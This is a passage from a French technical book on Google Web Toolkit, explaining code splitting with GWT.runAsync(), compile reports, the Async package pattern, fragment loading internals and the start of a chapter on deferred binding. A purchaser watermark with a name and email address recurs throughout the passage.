L'idée consiste à charger le JavaScript du module CRM uniquement lorsque l'utilisateur active la fonctionnalité en question (donc lorsqu'il clique sur le bouton). Nous sommes typiquement dans le cas d'un chargement à la demande. Il faut juste imaginer qu'à la place du message *Ceci est le contenu de l'application CRM*, nous avons une application graphiquement riche et complexe.

Voici de manière très synthétique le type de code qu'on écrirait dans un scénario avec `GWT.runAsync()` :

```
public void onModuleLoad() {

      Anchor h = new Anchor("Detail client","client");
         h.addClickHandler(new ClickHandler(){
         // Afficher IHM de l'application Finance
         // Lors du clic sur le détail d'un client, nous activons le CRM
            public void onClick(ClickEvent event) {
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
            GWT.runAsync(new RunAsyncCallback() {
               public void onFailure(Throwable reason) {// gestion d'erreur}
               public void onSuccess() {
                  CRMScreen d = new CRMScreen();
                  d.show();
               }});
         }});

      RootPanel.get("slot1").add(h);
   }
```

Et la classe `CRMScreen` :

```
// On imagine que cette dépendance est relativement lourde
import com.google.gwt.user.client.ui.DialogBox;
import com.google.gwt.user.client.ui.HTML;

public class CRMScreen {
   public void show() {
      DialogBox p = new DialogBox();
      p.setWidget(new HTML("Ceci est le contenu de l'application CRM"));
      p.setText("Application CRM");
      p.show();
   }
}
```

Supposons maintenant qu'un nouveau développeur intègre l'équipe d'un autre module du même ERP et qu'on lui demande d'effectuer le même type de traitement. Il ne connaît pas l'existence de ce point de rupture, ou même la possibilité de le réaliser, et oublie naturellement l'ordre `GWT.runAsync()`. Voici ce qu'il écrit :

```
public void onModuleLoad() {

      Anchor h = new Anchor("Detail client","client");
      h.addClickHandler(new ClickHandler(){
   public void onClick(ClickEvent event) {
            CRMScreen d = new CRMScreen();
            d.show();
   }});
}
```

Dans ce cas, le compilateur reprend son découpage monolithique et embarque toutes les dépendances de la classe `CRMScreen` dans le code chargé initialement.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Toute l'astuce pour éviter ce genre de mésaventure consiste, d'une part à décrypter les rapports de compilation pour mieux placer les points de rupture, et d'autre part à proposer des design patterns contraignant le développeur à bien isoler ses dépendances.

La création des rapports s'effectue en ajoutant le paramètre `-compileReport` suivi de l'option `-extra <RepertoireCible>` lors de la compilation.

En ligne de commandes, cela se traduit par :

```
C:\java -cp gwt-dev.jar com.google.gwt.dev.Compiler -compileReport
        -extra c:\GWTReports com.dng.AsyncSample
```

Et avec Ant, nous aurons :

```
<target name="gwtc" depends="javac" description="GWT compile to
JavaScript">
    <java failonerror="true" fork="true"
classname="com.google.gwt.dev.Compiler">
      <classpath>
        <pathelement location="src"/>
        <path refid="project.class.path"/>
      </classpath>
      <jvmarg value="-Xmx512M"/>
      <arg value="-compileReport" />
      <arg value="-extra" />
      <arg value="c:\GWTReports" />
      <arg value="com.dng.AsyncSample"/>
    </java>
  </target>
```

En fin de compilation, un site HTML complet par permutation est créé dans le répertoire spécifié par l'option `-extra`. Ce site propose en page d'accueil les différentes permutations produites par GWT.

Le détail présente également la taille du fichier JavaScript initial (dans le cas sans fragmentation, cela correspond à 100 % de l'application). Il suffit de cliquer sur le fragment initial pour connaître précisément la taille du fichier et la couverture par package.

Pour connaître l'effet du code sur la taille globale du fichier JavaScript, on se positionne sur le package `com.dng.client`. Dans cette classe, une analyse de dépendance nous montre rapidement qu'il n'existe aucun point de rupture et que la méthode `onModuleLoad()` référence `onClick()`. La classe `CRMScreen` n'apparaît pas, car après réduction de code (le procédé d'*inlining*), son contenu est recopié dans la classe `AsyncSample`. Les rapports sont parlants, jugez-en par vous-même.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 9–10 Structure du répertoire WAR après exécution des rapports de compilation





Figure 9–11
Page d'accueil des rapports de compilation

Figure 9–12
Rapports de compilation sans optimisation



Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Les rapports de compilation sont souvent très instructifs. La première chose à noter est la page principale énumérant les trois plus importants indicateurs : la taille occupée par la totalité du code (*Full Code Size*), la taille du premier fragment (*Initial Download Size*) et les fragments restants. En détaillant le code initial, l'occupation en termes d'octets nous en dit long sur les classes Java gourmandes en JavaScript. On peut ainsi s'apercevoir que `java.util` contenant les collections représente plus de 20 % du code JavaScript créé, devancée par la partie graphique (`user.client.ui`) avec 30 %. Si le pourcentage attribué à notre application est dérisoire par rapport aux classes du framework GWT (0,1 %), c'est la classe `AsyncSample` qui porte l'essentiel des octets de notre petit CRM.

Ces informations vont nous permettre de commencer l'optimisation. Nous allons casser la dépendance directe aux classes du CRM. Pour cela, nous recherchons les classes en dépendances directes avec la classe `CRMScreen`. Les rapports nous confirment via les piles d'appels que c'est bien le contenu de la méthode `show()` et l'appel à `new CRMScreen()` qu'il faut encadrer par un `GWT.runAsync()`. Une fois ces modifications apportées, nous relançons une seconde fois les rapports de compilation. Voici le résultat :





Figure 9–13
Optimisation du code en ajoutant un point de rupture

Le gain est saisissant. Plus de 36 % du chargement initial a été déplacé dans un fragment. Celui-ci ne sera chargé que lorsque l'utilisateur cliquera sur le lien CRM. Quant au taux de classes partagées, il est très faible, ce qui est un point positif !

Pour mieux comprendre ce qui s'est réellement passé lors de cette optimisation du chargement initial, il suffit d'analyser la répartition des classes entre le fragment initial et le fragment CRM. La figure suivante énumère ces dépendances. Comme on aurait pu s'y attendre, les boîtes de dialogue utilisées par l'application CRM représentent l'essentiel des gains. Le fragment initial, majoritairement constitué de classes issues du package `java.util`, s'est allégé des fameuses boîtes de dialogue.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Figure 9–14
Répartition des classes et occupation du disque



Vous comprenez maintenant que la fragmentation est une histoire de vases communicants dont l'enjeu consiste à équilibrer le contenu.

Le design pattern Async package

L'utilisation des rapports de compilation ne doit pas être une fin en soi. Le risque serait en effet de passer son temps à effectuer de l'analyse plutôt que du développement et de perdre en productivité.

Minimiser les risques de dépendances partagées passe par la mise en place de règles et de bonnes pratiques garantissant en amont la modularité du code. Une fois ces règles appliquées, les rapports ne viendront qu'affiner ou détecter d'éventuelles dépendances non triviales.

L'idée du design pattern proposé ici consiste à créer une passerelle incontournable entre les différents points de rupture. De cette manière, nous nous prémunissons des erreurs de codage en garantissant qu'aucun développeur ne pourra casser l'isolation via des références directes. Ce design pattern a été créé par Lex Spoon, l'auteur du chargement à la demande ; il s'appelle Async package.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

L'objectif de ce pattern est multiple :

- isoler les classes au sein d'un point de rupture de telle sorte que leur code puisse être facilement déplacé dans un fragment ;
- forcer l'utilisation d'une seule classe intermédiaire pour accéder à un point de rupture : nous l'appellerons la passerelle ;
- créer un constructeur privé pour éviter que du code client instancie à plusieurs endroits la passerelle ;
- supprimer les méthodes statiques permettant là encore le référencement direct ;
- instancier la passerelle à partir d'un appel `GWT.runAsync()` et nulle part ailleurs.

Prenons l'exemple précédent avec l'affichage du module CRM. Cela revient à créer la classe `CRMScreen` sur le principe suivant :

```
public class CRMScreen {
private static CRMScreen instance = null;
private CRMScreen () { }

  public interface Callback {
    void onCreated(CRMScreen screen);
    void onCreateFailed();
  }
  // Cette méthode ne peut être appelée sans une instance de CRMScreen
  public show() {
    // Utilise du code dépendant le plus possible de CRMScreen
    ...
  }
  public static void createAsync(final Callback callback) {
    GWT.runAsync(new RunAsyncCallback() {
      public void onSuccess() {
         if (instance == null)instance = new CRMScreen();
               callback.onCreated(instance);
      }
      public void onFailure(Throwable e) {
        callback.onCreateFailed();
      }
    });
  }
}
```

Avec ce procédé, tout client qui souhaite accéder à une instance de la classe `CRMScreen` se doit de passer par la méthode statique asynchrone `createAsync()`. Cette méthode prend un gestionnaire en paramètre et invoque `onCreated()` sur ce gestionnaire en lui injectant une instance de la classe `CRMScreen.` Celle-ci peut être cachée pour éviter de créer l'objet une seconde fois.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Côté client, l'appel se résume à :

```
public void onModuleLoad() {
   final Anchor h = new Anchor("Detail client","client");
   h.addClickHandler(new ClickHandler(){

      @Override
      public void onClick(ClickEvent event) {
         CRMScreen.createAsync(new Callback() {

            @Override
            public void onCreateFailed() {
               // Message erreur
            }

            @Override
            public void onCreated(CRMScreen screen) {
               screen.show();
            }});
      }});
```

À RETENIR Stocker l'instance dans une zone protégée

Le code devant s'exécuter après la création de `CRMScreen` n'a pas besoin de faire un appel `runAsync()`. Il suffit de stocker l'instance de `CRMScreen` dans une classe interne au fragment CRM et à la référencer directement.

Forcer le chargement des fragments

Il est parfois nécessaire de forcer manuellement la séquence de chargement des fragments. C'est le cas notamment du fragment partagé dont le chargement intervient juste avant le premier point de rupture (qui nécessite des classes partagées).

Lors de l'accès au premier fragment, un délai supplémentaire est nécessaire pour charger les classes partagées. Afin d'éviter ce phénomène de latence, il est possible d'anticiper le processus nominal et de forcer en avance de phase le chargement du fragment partagé (lors d'une phase de repos applicatif, par exemple).

Un autre scénario est celui du mode déconnecté (*Offline*). Imaginons que vous souhaitiez, pour des raisons de performance, précharger localement une application GWT et payer uniquement le prix des appels RPC via une connexion 3G dans un aéroport. Dans ce scénario, tous les fragments utilisés par l'application sont préchargés à un instant t puis placés en cache pour les phases de déconnexion.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Pour cela, le développeur modifie la séquence de chargement initial en spécifiant la propriété `compiler.splitpoint.initial.sequence` dans le fichier de configuration du module de la manière suivante :

```
<extend-configuration-property name="compiler.splitpoint.initial.sequence"
    value="@com.dng.client.AsyncSample::onClick()" />
  <extend-configuration-property name="compiler.splitpoint.initial.sequence"
    value="@com.dng.moduleComptable.ClassXX::chargeComptabilite()" />
  <extend-configuration-property name="compiler.splitpoint.initial.sequence"
    value="@com.dng.moduleFinance.ClassYY::chargeReferentiel()" />
```

Les noms des méthodes sont au format JSNI et correspondent à la méthode contenant l'instruction `runAsync()`.

Notez qu'il existe également une version surchargée de `GWT.runAsync()` permettant de spécifier une classe pour l'appel des points de rupture : `GWT.runAsync(MaClasse.class, new RunAsyncCallback(){…})`. Cela permet de marquer les appels avec un nom logique plutôt qu'un formalisme JSNI.

Nous aurions ainsi dans le code source :

```
public class AsyncSample implements EntryPoint {
public static class MySplitPointMarker {
  }
public void onModuleLoad() {
    GWT.runAsync(MySplitPointMarker.class, new RunAsyncCallback() {
      public void onFailure(Throwable reason) {
        // Erreur
      }

      public void onSuccess() {
        // Gestion du onSuccess
      }
    });
  }
```

Et dans le fichier de configuration, le nom littéral de la classe serait séparé par un `$` :

```
<extend-configuration-property name="compiler.splitpoint.initial.sequence"
    value="@com.dng.client.AsyncSample$MySplitPointMarker" />
```

Le chargement à la demande ne propose pas aujourd'hui de contrôler finement l'ordre dans lequel les fragments sont chargés, un peu comme un chargeur de classes l'effectuerait en Java. En revanche, il est possible, via le jeu d'appels factices, de forcer à tout moment le chargement des fragments pressentis pour être appelés dans un ordre donné.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Pour reprendre l'exemple précédent, cela revient à appeler `runAsync()` sans tirer parti de l'instance retournée :

```
public void chargeCRM(final boolean prefetch) {
  GWT.runAsync(new RunAsyncCallback() {
      public void onFailure(Throwable caught) {
        cb.onFailure(caught);
      }

      public void onSuccess() {
         // Si c'est un préchargement, ne rien faire, le code est chargé
         if (prefetch) return;
         // Sinon exécuter le code nominal
          (…)
      }
  });
}
```

CodeSplitting V2

Comme vous avez pu le remarquer dans les sections précédentes, la fragmentation est un processus qui divise la permutation JavaScript en de multiples fragments tout en factorisant le code partagé. Au fil du temps, ce procédé a démontré toute sa puissance, mais aussi quelques limites. Parmi ces dernières, la taille du fragment partagé est celle qui pose le plus de problèmes. En effet, le fragment partagé est par définition le code partagé par au moins 2 fragments exclusifs. Or, plus l'application est importante, plus la taille du code partagé l'est aussi. Le premier chargement de fragment exclusif sera pénalisé car le navigateur devra charger non seulement le fragment partagé mais aussi le fragment exclusif.


L'équipe de développement a donc planché sur une amélioration de ce dispositif en laissant la possibilité à l'utilisateur de définir s'il souhaite déplacer (ou fusionner) le code partagé à l'intérieur des fragments exclusifs qui l'utilisent. Dans ce cas, le chargement d'un fragment exclusif n'utilisant pas ces portions de code partagé ne sera pas pénalisé par le chargement d'un code dont il ne partage rien. Cela paraît somme toute logique.

De manière expérimentale, ce nouvel algorithme a été activé avec l'option `-XfragmentCount N` avec `N` représentant le nombre de fragments exclusifs que l'on souhaite découper et pour lesquels nous souhaitons une factorisation.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00


La figure suivante illustre le procédé :

Figure 9–15
Illustration du CodeSplitting 2



Les rapports de compilation suivants montrent la différence entre la fragmentation sans fusion et la fragmentation avec fusion. On voit clairement que le fragment partagé a été intégré au sein d'un seul fragment exclusif qui résulte de la fusion des fragments 1 et 2. Cette option de fusion n'est pertinente que lorsque l'application atteint des limites importantes en termes de taille.

Figure 9–16
Avant et après fusion



Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Sous le capot

Sous le capot, la fragmentation est un processus qui fait intervenir de nombreux maillons. Le compilateur réalise le premier filtre (le plus important) en analysant les dépendances inter-classes pour restituer des unités de compilation (`CompilationResult`). Arrive ensuite l'éditeur de liens (*linker*) principal (`IFrameLinker`), exécuté en fin de cycle, qui a la charge de créer les fichiers en fonction d'un nommage spécifique (`1.cache.js`, `2.cache.js`, etc.).




Figure 9–17
Processus complet de génération des fragments

Dans le script de sélection, un chargeur de fragment spécial est injecté (`AsyncFragmentLoader`). Il a la lourde tâche de réaliser le séquencement des classes.

Voici le code de l'éditeur de liens principal `SelectionScriptLinker` utilisé par `IFrameLinker`. Il découpe le fragment principal ainsi que les fragments exclusifs.

```
public ArtifactSet link(TreeLogger logger, LinkerContext context,
      ArtifactSet artifacts) throws UnableToCompleteException {
    ArtifactSet toReturn = new ArtifactSet(artifacts);

   for (CompilationResult compilation : toReturn.find(CompilationResult.class))
{
      toReturn.addAll(doEmitCompilation(logger, context, compilation));
    }

    toReturn.add(emitSelectionScript(logger, context, artifacts));
    return toReturn;
  }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
protected Collection<EmittedArtifact> doEmitCompilation(TreeLogger logger,
    LinkerContext context, CompilationResult result)
    throws UnableToCompleteException {
  String[] js = result.getJavaScript();
  byte[][] bytes = new byte[js.length][];
  // Émet le fragment principal sous la forme md5.cache.html
  bytes[0] = generatePrimaryFragment(logger, context, result, js);
  for (int i = 1; i < js.length; i++) {
    bytes[i] = Util.getBytes(js[i]);
  }

  Collection<EmittedArtifact> toReturn = new ArrayList<EmittedArtifact>();
  toReturn.add(emitBytes(logger, bytes[0], result.getStrongName()
      + getCompilationExtension(logger, context)));
  // Pour chaque fragment, émet 1.cache.js puis 2.cache.js,etc …
  for (int i = 1; i < js.length; i++) {
    toReturn.add(emitBytes(logger, bytes[i], FRAGMENT_SUBDIR + File.separator
        + result.getStrongName() + File.separator + i + FRAGMENT_EXTENSION));
  }

  compilationStrongNames.put(result, result.getStrongName());

  return toReturn;
}
```

Lors de l'exécution, on pourrait penser que le code est injecté à travers le mot-clé `eval()` permettant d'évaluer dynamiquement une expression JavaScript ; mais ce n'est pas le cas. Pour des raisons techniques (incompatibilités entre les navigateurs), une balise `<script>` est insérée.

Voici la méthode `getModulePrefix()` utilisée dans la création du script de sélection par l'éditeur de liens en question :

```
private String getModulePrefix(LinkerContext context, String strongName,
    boolean supportRunAsync) {
  DefaultTextOutput out = new DefaultTextOutput(context.isOutputCompact());
  out.print("<html>");
  out.newlineOpt();

  (…)
  if (supportRunAsync) {
    out.print("function __gwtStartLoadingFragment(frag) {");
    out.print(" return $moduleBase + '" + getFragmentSubdir()
        + "/' + $strongName + '/' + frag + '" + FRAGMENT_EXTENSION + "';");
    out.print("};");
    out.print("function __gwtInstallCode(code) {");
```

```
    /*
     * Utilise la balise <script> pour toutes les plates-formes par
     * simplicité. On aurait pu passer par window.eval() ou
     * window.execScript() mais ces méthodes posent des problèmes techniques
     */
    out.print("var head = document.getElementsByTagName('head').item(0);");
    out.print("var script = document.createElement('script');");
    out.print("script.type = 'text/javascript';");
    out.print("script.text = code;");
    out.print("head.appendChild(script);");
    out.print("};");
  }
  out.print("</script></head>");
  out.print("<body>");

  out.print("<script><!--");
  out.newline();
  return out.toString();
```

Conclusion

Ce chapitre a mis en évidence la nécessité de maîtriser le flux d'exécution et les différentes dépendances d'une application lorsqu'on développe avec GWT. Le chargement à la demande est d'une redoutable efficacité pour peu qu'on sache s'en servir. Sans aller jusqu'à fragmenter la moindre ligne de code GWT, il appartient à l'intégrateur de résoudre une équation dans laquelle le paramètre temps de chargement est contrebalancé par le temps de latence et la réactivité globale du système. En effet, s'il est possible de réduire la taille d'un fichier JavaScript, le temps nécessaire au chargement asynchrone d'un fichier reste, en revanche, un paramètre sujet aux aléas du réseau.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

10

La liaison différée

Le moteur interne de GWT est sans aucun doute la fonctionnalité la plus puissante de ce framework et, dans le même temps, la moins documentée à ce jour. La liaison différée (ou *Deferred Binding* en anglais) est ce qui permet à GWT de prendre en charge plusieurs navigateurs de manière native et d'offrir des capacités de création de code en phase de compilation.

Ce chapitre traite de la liaison différée et de ses différentes fonctions, de la création de code au remplacement de classes via des règles personnalisées.

Principe général

Le moteur de règles est à la base du mécanisme de permutations utilisé dans GWT. C'est un concept totalement novateur créé par et pour GWT.

L'idée générale consiste à différer la résolution (le choix des classes à instancier) ou à créer du code intermédiaire lors de la phase de compilation. Énoncé de cette manière, le procédé semble barbare, mais vous allez très vite en comprendre l'intérêt.

Lorsqu'un site web est compilé avec GWT, plusieurs implémentations JavaScript du même site sont produites. Le but est de pouvoir spécialiser chaque permutation en fonction des spécificités de chaque navigateur, mais surtout des particularités de leur DOM ou de leur caractéristique régionale (`Locale`). Pourquoi faire charger à un Anglais un dictionnaire français ? Pourquoi charger une implémentation inactive de

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Firefox lorsqu'on dispose du navigateur Safari ? Bref, toutes les critiques qu'on émettait à l'égard de JavaScript dans les chapitres précédents prennent tout leur sens dans la liaison différée de GWT.

Il ne faut pas oublier non plus l'aspect performance. En réduisant la taille du code JavaScript téléchargé, nous diminuons le temps d'attente global et augmentons la réactivité de l'interface graphique.

L'exemple qui illustre le mieux le moteur de règles est évidemment le DOM. Prenons le code suivant, censé fonctionner sur plusieurs navigateurs. C'est une fonction tout à fait naïve qui associe un texte à une balise.

Aussi surprenant que cela puisse paraître, excepté Safari et Opera (qui utilisent d'ailleurs une écriture plutôt verbeuse), il y a quasiment autant d'implémentations différentes de `setInnerText()` qu'il existe de navigateurs.

```
// Safari + Opera
// Supprime tous les enfants d'abord
setInnerText(elem,text){
while (elem.firstChild) {
    elem.removeChild(elem.firstChild);
}
if (text != null) {
   elem.appendChild(elem.ownerDocument.createTextNode(text));
}
}

// Mozilla
setInnerText(elem,text) {
  elem.textContent = text || '';
}

// IE6-7-8
setInnerText(elem,text) {
  elem.innerText = text || '';
}
```

Créer un site multi-navigateur aurait été un vrai casse-tête pour GWT lorsqu'on voit qu'une simple fonction telle que celle-ci peut nécessiter autant de code.

La résolution différée s'applique à chaque appel `GWT.create()`. L'idée consiste, lors de la compilation, à remplacer cet appel par l'instanciation d'une classe appropriée. Le choix de l'implémentation s'effectue grâce à des paramètres de configuration, ce qui pourrait être considéré comme un procédé dynamique ; nous utiliserons plutôt le qualificatif *statique*. GWT ne propose pas l'instanciation dynamique de classe, pour une raison que nous démontrerons largement au chapitre 12, « Sous le capot de GWT ». Lors de la compilation, GWT doit maîtriser l'ensemble du code utilisateur

pour opérer les bonnes optimisations. Autoriser l'instanciation dynamique de code aurait été incompatible avec le mode de fonctionnement du compilateur.

Voici ce que devient l'exemple précédent une fois adapté à l'instruction `GWT.create()`. Cette méthode prend en paramètre une classe de type littéral, classe paramétrée qui peut être de n'importe quel type.

```
DOMImpl impl = GWT.create(DOMImpl.class);
Impl.setInnerText(element, texte);
```

Côté code, le développeur ne fait que demander la création d'un objet de type `DOMImpl`. Dans la pratique, il existe plus d'une dizaine d'implémentations différentes de cette classe. Lors de la compilation du code Java, GWT va appliquer un certain nombre de règles (étudiées dans le détail plus loin) qui permettront, par exemple, de remplacer la classe `DOMImpl` par la classe `DOMImplSafari` lorsque la permutation Safari est créée. De cette manière, nous avons pour tous les navigateurs autant d'implémentations différentes de la méthode `setInnerText()` qu'il existe de sous-classes paramétrées dans la liaison différée.




Figure 10–1
La liaison différée en fonction des navigateurs

Contrairement à une idée reçue, qui laisse penser que le code réécrit est en Java, l'étape finale de création JavaScript arrive bien après le remplacement de tous les `GWT.create()`. Cela permet entre autres de conserver toute latitude pour optimiser le code réécrit par le compilateur.

Pour résumer, après l'instanciation statique et l'instanciation dynamique, voici venu le temps de l'instanciation différée. Ces trois scénarios sont illustrés ci-après :

